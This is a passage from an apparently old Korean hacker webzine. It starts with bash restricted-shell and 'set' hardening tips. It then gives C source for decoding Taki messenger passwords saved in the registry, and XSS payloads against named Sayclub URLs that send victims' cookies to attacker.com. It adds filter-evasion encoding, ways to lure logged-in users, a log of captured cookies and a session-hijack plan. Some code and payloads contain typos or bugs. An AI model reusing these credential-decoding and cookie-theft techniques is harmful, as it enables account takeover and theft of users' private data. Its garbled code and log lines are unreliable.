[mr8@jujak mr8]$ # 매우 중요한 --restricted에 대해서 알아본다.
[mr8@jujak mr8]$ bash --restricted
[mr8@jujak mr8]$ cd /tmp
bash: cd: restricted
[mr8@jujak mr8]$ exec ls
bash: exec: restricted
[mr8@jujak mr8]$ exit
exit
[mr8@jujak mr8]$ cd /tmp
[mr8@jujak tmp]$ exec ls # $/.bashrc의 수정으로 사용자들을 가두어 둘 수 있다.
ls: .: 허가 거부됨



Connection closed...
```

7x05. Bash의 set 설정 옵션

set 명령은 Bash의 내장 명령으로 기본적인 Bash의 환경을 구성하는 옵션 설정을 담당한다.
set 명령은 해당 옵션을 활성화시킬 때 set +o optionname을 비 활성화시킬 때는 set -o optionname으로 사용한다. 아래 옵션들의 기능을 해제하면 보안성 강화에 도움을 준다.

- allexport, -a


allexport 옵션은 -a와 동일하며 새로운 변수나 수정된 변수를 자식 쉘에 자동적으로 export시킬지를 담당한다. 간단한 예로, Eggshell의 변수 값이 이 옵션이 가동되어 있으면
자식 쉘에게 손쉽게 전달되므로 장난꾸러기의 공격에 도움을 주게 된다.

- braceexpand, -B

명령 행 해석시 중괄호 확장의 사용 유무를 설정한다. 중괄호 확장은 Domain Search와 유사한 작업들에 흔히 사용되는데 이의 사용을 금한다.

- errexit, -e

일반 명령의 종료 값이 0이 아닐 경우 쉘 자체를 종료하는 것이다. 쉘과 쉘 스크립트에서
0이외의 값은 모두 비정상적인 종료 상태를 나타낸다.



```
[mr8@jujak mr8]$ # braceexpand는 중괄호 확장을 금하는 것으로써
[mr8@jujak mr8]$ # 아래를 보면 확연히 알 수 있다.
[mr8@jujak mr8]$ echo www.WOWHACKER.{ORG,COM}
www.WOWHACKER.ORG www.WOWHACKER.COM
[mr8@jujak mr8]$ set -B
[mr8@jujak mr8]$ echo www.WOWHACKER.{ORG,COM}
www.WOWHACKER.ORG www.WOWHACKER.COM
[mr8@jujak mr8]$ set +B
[mr8@jujak mr8]$ echo www.WOWHACKER.{ORG,COM}
www.WOWHACKER.{ORG,COM}
[mr8@jujak mr8]$ # errexit는 종료값이 참이 아닐 경우에는
[mr8@jujak mr8]$ # 무조건 쉘을 종료하는 것으로
[mr8@jujak mr8]$ # 굳이 설명하지 않아도 상당히 공격자에게
[mr8@jujak mr8]$ # 짜증을 유발할 수 있음을 알 수 있다. -_-a
[mr8@jujak mr8]$ ls -al | wc | -_-
bash: -_-: command not found
[mr8@jujak mr8]$ set -e
[mr8@jujak mr8]$ ls -al | wc | -_-
bash: -_-: command not found



Connection closed...
```

- hashall, -h

해시(hash)는 한번 이상 실행한 명령어의 경로를 해쉬 목록에 저장해서 해당 명령어가 재 호출될 때 $PATH를 참조하지 않고 실행하므로 좀더 빠른 속도를 제공하는 기능을 한다.

- histexpand , -H

!, !! 형식의 히스토리 확장을 가능하게 한다.

- keyword , -k


예약어(keyword) 인자를 지정된 명령에 사용하기 위한 환경으로 설정한다.

- monitorm -m

Bash의 기본설정으로 작업 제어를 가능하게 한다.

- noclobber, -C

리다이렉션(rediretion)으로 파일 입출력을 불가능하게 한다.



```
[mr8@jujak mr8]$ set -H
[mr8@jujak mr8]$ !!
set -H
[mr8@jujak mr8]$ set +H
[mr8@jujak mr8]$ !!
bash: !!: command not found
[mr8@jujak mr8]$ # 알만한 사람은 알고, 모르는 사람은 모르는 히스토리 이벤트를
[mr8@jujak mr8]$ # 제어하여 쪼매 안다고 마구 ! 찍는 장난꾸러기를 압박한다. -_-
[mr8@jujak mr8]$ cat >no
리다이렉션으로 파일 하나 만들었다 -_- 불만 있나?
[mr8@jujak mr8]$ set -C
[mr8@jujak mr8]$ cat >no
bash: no: cannot overwrite existing file
[mr8@jujak mr8]$ # noclobber 옵션으로 인해 리다이렉션의 덮어쓰기가 불가능하다.
[mr8@jujak mr8]$ # 리다이렉션에 대한 제어를 수행하므로 이 또한 장난꾸러기의
[mr8@jujak mr8]$ # 삽질을 불가시키는데 일조한다. -_-;
```

- noglob, -d

경로 이름확장과 메타 문자(와일드 카드도 포함)의 사용 유무를 설정한다.

- physical, -P

실제 디렉토리 이름만 사용하며 심볼릭(symbolic) 링크를 사용하지 않는다.

- privileged, -p

스크립트가 SUID 권한으로 실행되며 $HOME/.bash_profile과 BASH_ENV를 참조하지 않는다.

- history

Bash의 기본 설정 값으로 명령 히스토리를 사용한다.

- ignoreeof

EOF(end of file) 신호를 무시하는 것으로, 즉 ^D 시그널을 무시하여 쉘의 종료를 막는다.

WOWHACKER Team
OVERHEAD
WEBZINE #2
The Best Hacker Team WOWCODE and OVERHEAD
OVERHEAD WEBZINE #2

8x00. x90c's Part

By x90c
jyj9782@chollian.net

8x10. Cracking Taki Password of Sayclub

[root@Younix OH]# ls -al

```
drwxr-xr-x    2 root     root         4096  5월  6 13:58 .
drwxr-x---   20 root     root         4096  5월  6 13:56 ..
-rw-r--r--    1 root     root            0  5월  6 13:58 Cracking
-rw-r--r--    1 root     root            0  5월  6 13:58 Password
-rw-r--r--    1 root     root            0  5월  6 13:58 Sayclub
-rw-r--r--    1 root     root            0  5월  6 13:58 Taki
-rw-r--r--    1 root     root            0  5월  6 13:58 of
```

8x11. 타키 메신저 암호화 방식은?

간단하고, 고정적이며, 수동적 노력에 의해 테이블 값들만 정리한다면 쉽게 풀수 있게 되는 테이블 암호화 방식이다. 테이블 암호화가 무엇인지에 대해서 예를 들어보겠다. 만약 ABC 라는 암호가 있다고 할때, 테이블이 다음과 같다면??

첫째 자리 테이블 : A=CA , B=DE, C=82
둘째 자리 테이블 : A=DB , B=AD, C=5F
셋째 자리 테이블 : A=23 , B=DE, C=2A

이렇게 테이블이 존재한다면, 첫 번째 자리의 비밀번호 문자 ‘A' 이기 때문에, 첫 번째 테이블에서 A에 해당하는 값을 찾는다. A=CA 즉.. CA 이다. 두 번째는 B인데, 둘째자리 테이블에서 찾는다. B=AD 즉.. AD이다. 셋째 자리도 세 번째 테이블에서 찾으면, 2A 이다.

결과적으로 ABC 는 CAAD2A 로 테이블 암호화 되었다.
이것으로써, 이번 암호문풀기에 대한 기본적인 지식은 마친것이라고 본다.

8x12. 암호문은 언제 어떻게 어디에 저장되는가?

언제 ?? 타키메신저의 로그인 창에서 “비밀번호 저장” 체크박스를 체크하고
로그인하는 순간!!

어떻게 ?? 테이블암호화로 영문/숫자/특수문자 포함 총 7자리 까지 비밀번호 지정이
가능하고, 테이블은 한종류가 아니며, 여러종류이다.

어디에 ?? 윈도우 레지스트리안에 아래의 위치에 저장된다.

- 시작 -> 실행 -> regedit [Enter]
- HKEY_CURRENT_USER -> Software -> neowiz -> Tachy -> User ->

[회원아이디]를 누르면 Password 라는 항목이 있는데, 그곳에 적힌 값이다.

8x13. 테이블은 어떻게 얻었는가?

다른곳에서 테이블을 구하기가 어려웠다. 고민 끝에 결론은 비밀번호를 직접 하나하나 변경시켜서, 레지스트리에 어떤 값이 들어가게 되는지를 전부 정리하는 방법을 사용했다.


이를테면, 비밀번호가 총 7자리니..

aaaaaaa
bbbbbbb
ccccccc
ddddddd
..
...
0000000
1111111
2222222
...
...
@@@@@@@
#######
$$$$$$$
%%%%%%%
...
..

이런식으로 7자리 전부로 비밀번호를 변경한후에, 로그아웃하고 레지스트리에 저장된 암호화된 값을 전부 정리하여, 몇 번째 자리에 어떤 문자가 오면, 어떤 값으로 암호화 되는지 알게되었다 (밤샘 ㅠ . ㅠ)

앞서 애기가 되었지만, 테이블은 여러 가지였다. 일단 첫 자리가 F로 시작하는 비밀번호는 X90C 가 정리한 테이블로 모두 풀수 있었다.

예를들어, ‘ abc123 ’ 이라는 비밀번호로 변경한후, 레지스트리 값을 보았다.



이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안됨)
Encrypted	REG_DWORD	0x00000001 (1)
LastAccess	REG_DWORD	0x3eb73663 (1052194403)
Password	REG_SZ	0xf8cf226614c2 (27356851
SaveId	REG_DWORD	0x00000001 (1)
SavePassword	REG_DWORD	0x00000001 (1)
UserID	REG_SZ	jyj9782

F8CF226614C2

F8(a) CF(b) 22(c) 66(1) 14(2) C2(3)

각 글자당 2문자로 암호화되었다는 것을 알수 있다.

이렇게 암호화된 암호문만으로는 실제 아이디를 추측할 수는 없을 것이다.
그러나, X90C가 노가다한 테이블을 가지고, 해당하는 테이블에서 해당하는 문자를 정리해서 보여주는 C 소스 스크립트를 짠다면, 1초만에 풀려질 것이다.

그 소스는 아래 익스플로잇에 소스를 첨부했다.

8x14. 익스플로잇 (by Linux GCC)

```
//---putch.c-------------------------------------------------------------BOF
#include<stdio.h>
#include<strings.h>

void output(void);

/* abcdefghijklmnopqrstuvwxyz0123456789`!@#$%^&*()-_+=|\¯{}[]:;"'<>,.?/ total 71 */
char
key1[100][100]={"F8","FB","FA","FD","FC","FF","FE","F1","F0","F3","F2","F5","F4","F7","F6",
"E9","28","EB","EA","ED","EC","EF","EE","E1","E0","E3","A9","A8","AB","AA","AD","AC","AF","
AE","A1","A0","F9","B8","D9","BA","BD","BC","C7","BF","B3","B1","B0","B4","C6","B2","A4","E
5","C5","E7","E2","E4","C2","C4","A3","A2","BB","BE","A5","A7","B5","B7","A6","B6"};
char
key2[100][100]={"CC","CF","CE","C9","C8","CB","CA","C5","C4","C7","C6","C1","C0","C3","C2",
"DD","DC","DF","DE","D9","D8","DB","DA","D5","D4","D7","9D","9C","9F","9E","99","98","9B","
9A","95","94","CD","8C","ED","8E","89","88","F3","8B","87","85","84","80","F2","86","90","D
1","F1","D3","D6","D0","F6","F0","97","96","8F","8A","91","93","81","83","92","82"};
char
key3[100][100]={"20","23","22","25","24","27","26","29","28","2B","2A","2D","2C","2F","2E",
"31","30","33","32","35","34","37","36","39","38","3B","71","70","73","72","75","74","77","
76","79","78","21","60","01","62","65","64","1F","67","6B","69","68","6C","1E","6A","7C","3
D","1D","3F","3A","3C","1A","1C","7B","7A","63","66","7D","7F","6D","6F","7E","6E"};
char
key4[100][100]={"36","35","34","33","32","31","30","3F","3E","3D","3C","3B","3A","39","38",
"27","26","25","24","23","22","21","20","2F","2E","2D","67","66","65","64","63","62","61","
60","6F","6E","37","76","17","74","73","72","09","71","7D","7F","7E","7A","08","7C","6A","2
B","0B","29","2C","2A","0C","0A","6D","6C","75","70","6B","69","7B","79","68","78"};
char
key5[100][100]={"47","44","45","42","43","40","41","4E","4F","4C","4D","4A","4B","48","49",
"56","57","54","55","52","53","50","51","5E","5F","5C","16","17","14","15","12","13","10","
11","1E","1F","46","07","66","05","02","03","78","00","0C","0E","0F","0B","79","0D","1B","5
A","7A","58","5D","5B","7D","7B","1C","1D","04","01","1A","18","0A","08","19","09"};
char
```

```
key6[100][100]={"90","93","92","95","94","97","96","99","98","9B","9A","9D","9C","9F","9E",
"81","80","83","82","85","84","87","86","89","88","8B","C1","C0","C3","C2","C5","C4","C7","
C6","C9","C8","91","D0","B1","D2","D5","D4","AF","D7","DB","D9","D8","DC","AE","DA","CC","8
D","AD","8F","8A","8C","AA","AC","CB","CA","D3","D6","CD","CF","DD","DF","CE","DE"};
char
key7[100][100]={"5B","58","59","5E","5F","5C","5D","52","53","50","51","56","57","54","55",
"4A","4B","48","49","4E","4F","4C","4D","42","43","40","0A","0B","08","09","0E","0F","0C","
0D","02","03","5A","1B","7A","19","1E","1F","64","1C","10","12","13","17","65","11","07","4
6","66","44","41","47","61","67","00","01","18","1D","06","04","16","14","05","15"};
char
key8[100][100]={"E7","E4","E5","E2","E3","E0","E1","EE","EF","EC","ED","EA","EB","E8","E9",
"F6","F7","F4","F5","F2","F3","F0","F1","FE","FF","FC","B6","B7","B4","B5","B2","B3","B0","
B1","BE","BF","E6","A7","C6","A5","A2","A3","D8","A0","AC","AE","AF","AB","D9","AD","BB","F
A","DA","F8","FD","FB","DD","DB","BC","BD","A4","A1","BA","B8","AA","A8","B9","A9"};

int i, count=0;

int main(int argc, char *argv[]){
char buffer[20];
char word[4];

if(argc<2 || argc>2){
   printf("\nUse: ./punch SecuretKey :=)\n");
   exit(1);
}
else{
   strncpy(buffer, argv[1], 20);

printf("\nPassword is '");
if(strlen(buffer)>0){
   word[0]=buffer[0];
   word[1]=buffer[1];
   for(i=0;i<71;i++){
        if(strcmp(word,key1[i])==0) output();
            else count++;
   }
}

count = 0;

if(strlen(buffer)>2){
   word[0]=buffer[2];
   word[1]=buffer[3];
   for(i=0;i<71;i++){
        if(strcmp(word,key2[i])==0) output();
            else count++;
   }
}

count = 0;

if(strlen(buffer)>4){
   word[0]=buffer[4];
   word[1]=buffer[5];
   for(i=0;i<71;i++){
        if(strcmp(word,key3[i])==0) output();
            else count++;
   }
}

count = 0;

if(strlen(buffer)>6){
   word[0]=buffer[6];
   word[1]=buffer[7];
   for(i=0;i<71;i++){
        if(strcmp(word,key4[i])==0) output();
            else count++;
   }
}

count = 0;

if(strlen(buffer)>8){
   word[0]=buffer[8];
   word[1]=buffer[9];
   for(i=0;i<71;i++){
        if(strcmp(word,key5[i])==0) output();
            else count++;
   }
}

count = 0;

if(strlen(buffer)>10){
   word[0]=buffer[10];
   word[1]=buffer[11];
   for(i=0;i<71;i++){
        if(strcmp(word,key6[i])==0) output();
            else count++;
   }
}
```

```
count = 0;

if(strlen(buffer)>12){
   word[0]=buffer[12];
   word[1]=buffer[13];
   for(i=0;i<71;i++){
        if(strcmp(word,key7[i])==0) output();
            else count++;
   }
}

count = 0;

if(strlen(buffer)>14){
   word[0]=buffer[14];
   word[1]=buffer[15];
   for(i=0;i<71;i++){
        if(strcmp(word,key8[i])==0) output();
            else count++;
   }
}
printf("' ..\n\n");
}
return 0;
}

void output(void){
  switch(count){
        case 0: printf("a");
                break;
        case 1: printf("b");
                break;
        case 2: printf("c");
                break;
        case 3: printf("d");
                break;
        case 4: printf("e");
                break;
        case 5: printf("f");
                break;
        case 6: printf("g");
                break;
        case 7: printf("h");
                break;
        case 8: printf("i");
```

```
                break;
        case 9: printf("j");
                break;
        case 10: printf("k");
                break;
        case 11: printf("l");
                break;
        case 12: printf("m");
                break;
        case 13: printf("n");
                break;
        case 14: printf("o");
                break;
        case 15: printf("p");
                break;
        case 16: printf("q");
                break;
        case 17: printf("r");
                break;
        case 18: printf("s");
                break;
        case 19: printf("t");
                break;
        case 20: printf("u");
                break;
        case 21: printf("v");
                break;
        case 22: printf("w");
                break;
        case 23: printf("x");
                break;
        case 24: printf("y");
                break;
        case 25: printf("z");
                break;
        case 26: printf("0");
                break;
        case 27: printf("1");
                break;
        case 28: printf("2");
                break;
        case 29: printf("3");
                break;
        case 30: printf("4");
                break;
        case 31: printf("5");
```

```
                break;
        case 32: printf("6");
                break;
        case 33: printf("7");
                break;
        case 34: printf("8");
                break;
        case 35: printf("9");
                break;
        case 36: printf("5");
                break;
        case 37: printf("6");
                break;
        case 38: printf("7");
                break;
        case 39: printf("8");
                break;
        case 40: printf("9");
                break;
        case 41: printf("`");
                break;
        case 42: printf("!");
                break;
        case 43: printf("@");
                break;
        case 44: printf("$");
                break;
        case 45: printf("%");
                break;
        case 46: printf("^");
                break;
        case 47: printf("&");
                break;
        case 48: printf("*");
                break;
        case 49: printf("(");
                break;
        case 50: printf(")");
                break;
        case 51: printf("-");
                break;
        case 52: printf("_");
                break;
        case 53: printf("+");
                break;
        case 54: printf("|");
```

```
                break;
        case 55: printf("\\");
                break;
        case 56: printf("¯");
                break;
        case 57: printf("{");
                break;
        case 58: printf("}");
                break;
        case 59: printf("[");
                break;
        case 60: printf("]");
                break;
        case 61: printf(":");
                break;
        case 62: printf(";");
                break;
        case 63: printf("\"");
                break;
        case 64: printf("'");
                break;
        case 65: printf("<");
                break;
        case 66: printf(">");
                break;
        case 67: printf(",");
                break;
        case 68: printf(".");
                break;
        case 69: printf("?");
                break;
        case 70: printf("/");
                break;

    }

//---putch.c------------------------------------------------------------EOF
```

```
[root@Younix OH]# gcc o putch putch.c
[root@Younix OH]# ./punch F8CF226614C2
Password is 'abc123' ..
[root@Younix OH]#
```

비밀번호가 쉽게 풀려버린 것을 알수 있다. 현재도 테이블만 재정렬 되었지만, 테이블암호화방식에는

변화가 없는 것 같다. (테이블 암호화로 조금 다르게 변경했는지도 모름 :)

8x15. 취약점 해결법(by US)

※ 타키 이용자 = 여럿이 함께 사용하는 PC방/학교/회사 등등에서 타키를 설치하여 사용하실때는, “비밀번호 저장“ 체크박스를 절대 클릭하지 말고 사용하라. 그러면 절대 저장되는일은 없다.

※ 세이클럽 관계자 = 암호화 방식을 바꾸든지, 아니면, 레지스트리에 저장하지
말고 세이클럽 고유의 암호화방식으로 파일로 저장하여
읽어오는 방법을 사용하면 된다. 단, 그 파일은 해당 PC
에서만 사용이 가능하도록 만들어야 할 것이다.

```
[root@Younix OH]# ls -al
```

```
drwxr-xr-x    2 root     root         4096  5월  6 15:50 .
drwxr-x---   20 root     root         4096  5월  6 14:35 ..
-rw-r--r--    1 root     root            0  5월  6 15:50 Cross
-rw-r--r--    1 root     root            0  5월  6 15:50 Sayclub
-rw-r--r--    1 root     root            0  5월  6 15:50 against
-rw-r--r--    1 root     root            0  5월  6 15:50 scripting
-rw-r--r--    1 root     root            0  5월  6 15:50 site
```

```
[root@Younix OH]#
```

8x20. Cross site scripting against Sayclub

8x21. 크로스 사이트 스크립팅(XSS)?

크로스사이트스크립팅(CSS)는 지금으로부터 1¯2년 이내에 많이 보고가된 취약점으로, CSS 라는 용어가 중복되어, 주로 XSS 라고 고쳐 부르기도 합니다

CSS (cascading style sheets) - 웹 문서 구성요소에 대한 스타일의 정의.
CSS (cross site scripting) - 웹페이지에서 스크립트를 첨부하여 작동하는 취약점 형태.

크로스사이트스크립팅은 스타일시트가 아니죠 ?!

원리 이해를 위해서 예를 들어보겠다.

가장 최근에 발표된, 오브헤드 멤버 U!Y4M 님께서 번역한 아래 글을 보라.

http://www.wowhacker.com/BoArD/view.php?id=security&page=1&sn1=&divpage=1&sn=off&ss=on&sc=on&select_arrange=headnum&desc=asc&no=2451

그리고 그 외에 여러형태의 자바스크립트를 첨부하여, 포럼이나, 검색엔진, 커뮤니티게시판, 등등에서 스크립트가 동작할수 있는 환경이 조성된다면 XSS를 할수 있는 것이다.

예를들어.. 검색엔진을 보자. 검색어를 입력받고, 그 검색어로 페이지를 검색한후 존재하든 존재하지 않든지, 검색자에게 결과페이지를 보여주기 위해서, 생성하게 되는데, 그 생성되는 파일역시 html 파일이며, 자바스크립트가 작동한다.

만약 검색어가 다음과 같다면 ??!

<script>alert('Hello');</script>
필터링이 없다면 띵 소리와 함께 Hello 라고 적힌 경고창이 뜰 것이다.
그럼, <script>alert(document.cookie);</script> 이렇게 한다면?!

해당 검색자의 웹브라우저에 로딩되어 있는, 개인정보(쿠키값)이 경고창에 내용으로 표시될 것이다. 만약 alert 스크립트가 아니라, 아래와 같이 한다면 어떻게 될까?

<script>document.lcation='http://www.attacker.com/find.php?'+document.cookie</script>

document.location 는 현재 브라우저에서 페이지를 이동하는 메소드 이다.

8x22. 쿠키값 획득하기(by ASCII)
attacker.com 는 공격자의 웹서버이고, find.php 에는 검색엔진의 메인페이지로 가는 스크립트를 짜두고, 위의 스크립트가 작동한다면 어떻게 되겠는가??!

http://www.attacker.com/find.php?쿠키값... 이렇게 요청이 된다는 뜻이다.

즉 attacker.com 웹서버의 접근로그(access_log)에는 쿠키값이 남게되고, find.php 스크립트가 실행되어, 검색엔진의 메인으로 이동함으로써, 검색자는 쉽게 눈치채지 못하는 잠깐사이에, 쿠키값은 공격자의 웹서버 로그에 남게된다.

그 쿠키값은 때에 따라서는 아주 쓸모 없을수도 있고, 아주 중요한 정보가 될 수도 있다. 그것은 회원인증과 관련된 값들이 쿠키값에 담겨져 있는 상태에서 스크립트가 작동하였느냐의 여부에 달렸다고 할 수 있다. 만약 세이클럽에 로그인이 안된 상태에서, 스크립트를 실행해보자.

아래처럼 쓸모 없는 값만 들어있게된다.

그렇다면 세이클럽 회원로그인을 한 상태에서 호출이 된다면 어떻게 될까??!!

그렇다. 로그인한 사용자의 정보에 관한 모든 쿠키값들이 가득 표시될 것이다.
이것으로써, 우리는 document.location을 사용하여, 세이클럽에 로그인한 회원들의 브라우저에 스크립트가 작동하게만 하면 되지 않겠는가..

스크립트를 작동하게 하는 XSS 취약점을 발견한 곳은 아래 3가지이다.

http://naversearch.sayclub.com/finder_result.nwz?page=&search_flag=all&query=http://naversearch.sayclub.com/finder_result.nwz?page=&search_flag=all&query=<스크립트>

http://club.sayclub.com/myclub_board.nwz?listscope=<스크립트>

http://www.sayclub.com/global/logindirect.nwz?pageurl=http%3A%2F%2Fclub.sayclub.com&script=<스크립트>

간결한 3번째 URL을 사용하여, 시도한다고 하면..

요청되어야할 URL을 정리하면, 아래와 같다.

http://www.sayclub.com/global/logindirect.nwz?pageurl=http%3A%2F%2Fclub.sayclub.com&script=<script>document.location='http://www.attacker.com/find.php?'+document.cookie);</script>

근데, 문제점이 있다.

바로 필터링 문제이다. XSS를 못하게 하기위해서, 몇가지 문자들을 필터링 하는경우가 있다. 그럴땐 그 문자만 아스키값으로 고쳐서 %아스키값 이렇게 표기해 주면 된다.

+ = 아스키값으로 %b
/ = 아스키값으로 %2f
공백 = 아스키값으로 %20

더 많은 아스키값은 아스키코드표를 검색하라.

+ 문자가 필터링된다는 것을 감안해서, 아래와 같은 URL 로 변경했다

http://www.sayclub.com/global/logindirect.nwz?pageurl=http%3A%2F%2Fclub.sayclub.com&script=<script>document.location='http://www.attacker.com/find.php?'%2bdocument.cooke);</script>

혹은, </script> 까지도 필터링하는 경우라면 적절하게 아스키값으로 전부 고치면 된다.

이제 URL 이 만들어졌으면, 로그인한 회원의 브라우저에 작성된 URL을 요청하도록 만들면된다. X90C는 아래와 같은 두가지 방법으로 시도하였다.

- 첫째 : 채팅창에 개인홈페이지 홍보하듯이 링크를 뛰어서 클릭을 유도한다
- 둘째 : 동호회(모임) 커뮤니티를 개설후, 소개란에 HTML 이 작동하는곳에 embed 태그를 이용하여, 페이지가 로딩되게한다.

어떻게든 페이지로딩을 유도하였다면, 결과적으로 해당 회원의 쿠키값을 얻은 셈이다.

X90C는 리눅스환경에서 아파치웹서버를 사용하였으므로,
접근로그를 열어본 화면은 아래와 같다.

```
61.8          2003:01:01:12 +0900] "GET /o.php?RMID=dc4d2f
%20C          4d55b4eb
6%3A          2NDc30jU
3A21          %3A-1;%2
0000          es;%20Hy
bdes          0%BA+%C0
3A%B          %B9%E6%2
B6%B          n%3A%BA%
svLE          29yzAr7T
dra%
GUza
2%BA                                                          i2uF2w
%2BiDDurCosKLAxuC8vLDo                                        Cjinzz
a19                          G4v61%2B                         ZndDsov
cXA                          beros%2C                         %DA%A1%
D9%                          %DA%A1%D                         %C7%D8%
C5%                          AD+%C7%D                         %B8+%5B
%B4                          %C8%AD%                          AD%C5%C
D-%                          %E0%B5%E                         1%2Cmag
ics                          CF%B4%C2                         %C7+%B8
%F0                          C3%B5%B1                         +53eb4c5
0Fe               %2Cbyear%3A1985%2Cnick%3A%                  %3A%40
A%2               42558816 HTTP/1.1" 302 5
```

쿠키값을 적절히 마우스로 드래그하여, CTRL+C 클립보드로 복사한다.
이제 획득한 회원의 쿠키값으로, 회원정보페이지를 긁어와보자!

8x23. 회원페이지 긁어오기 (by Netcat)

8x30 프로젝트문서를 하면서, 알게된 세이클럽 페이지 요청방식(MIME헤드)를 가지고, 그기에 우리가 얻은 쿠키값만 덧붙여서 페이지를 요청하고, 돌아오는 결과값을 파일로 저장하면 된다.

- 쪽지함 : http://memo.sayclub.com

- 쪽지보관함 : http://memo.sayclub.com/index.nwz?memo_rs=B
- 나의 프로필 정보 : http://my.sayclub.com/profile.nwz

